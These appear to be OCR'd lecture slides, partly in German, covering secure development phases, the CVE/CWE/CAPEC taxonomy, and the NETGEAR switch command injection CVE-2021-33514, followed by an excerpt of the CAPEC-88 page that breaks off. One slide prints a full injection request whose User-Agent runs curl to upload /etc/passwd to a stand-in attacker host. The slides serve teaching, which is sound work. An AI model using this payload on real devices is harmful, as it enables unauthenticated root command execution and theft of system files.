
RELEASE

- Incident Response Plan


MAINTENANCE

- Periodic Configuration Reviews
- Periodic Penetration Tests
- Dedicated Security Update Channel


Icons made by Freepik, Smashicons from www.flaticon.com



Icons made by Freepik, Smashicons from www.flaticon.com




Icons made by Freepik, Smashicons from www.flaticon.com



Icons made by Freepik, Smashicons from www.flaticon.com

“Weaknesses are things, that can be a problem in the right conditions. Those right conditions are what makes them vulnerabilities.

— Robert Martin, CWE/CAPEC Program Manager



Konkrete, produkt- und versionsspezifische, öffentlich bekannte Schwachstellen.

Formale Sammlung von Schwächen in Software und Hardware, die die Ursachen für Schwachstellen darstellen können.

Formale Sammlung von implementierungsunabhängigen Angriffstechniken, inkl. typischen Schritten zur Durchführung des Angriffs.


CVE-2021-33514

Unauthenticated Command Injection
in Certain NETGEAR Smart Switches

8.8 / 10.0

Image: NETGEAR


```
GET /sqfs/home/web/cgi/setup.cgi?token=';$HTTP_USER_AGENT;'
User-Agent: curl --upload-file /etc/passwd http://evil.sink/
```



Unauthenticated
Attacker on LAN

Command
execution as root

Icons made by Freepik, Smashicons from www.flaticon.com



CAPEC Common Attack Pattern Enumeration and Classification
A Community Resource for Identifying and Understanding Attacks

Home > CAPEC List > CAPEC-88: OS Command Injection (Version 3.4) ID Lookup: Go

Home | About | CAPEC List | Community | News | Search

CAPEC-88: OS Command Injection

Attack Pattern ID: 88
Abstraction: Standard
Status: Draft

Presentation Filter: Basic

Description

In this type of an attack, an adversary injects operating system commands into existing application functions. An application that uses untrusted input to build command strings is vulnerable. An adversary can leverage OS command injection in an application to elevate privileges, execute arbitrary commands and compromise the underlying operating system.

Relationships

Nature	Type	ID	Name
ChildOf		248	Command Injection

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Execution Flow

Explore

1. **Identify inputs for OS commands:** The attacker determines user controllable input that gets passed as part of a command to the underlying operating system.

Techniques
Port mapping. Identify ports that the system is listening on, and attempt to identify inputs and protocol types on those ports.
TCP/IP Fingerprinting. The attacker uses various software to make connections or partial connections and observe idiosyncratic responses from the operating system. Using those responses, they attempt to guess the actual operating system.
Induce errors to find informative error messages

2. **Survey the Application:** The attacker surveys the target application, possibly as a valid and authenticated user

Techniques
Spidering web sites for all available links
Inventory all application inputs

Experiment

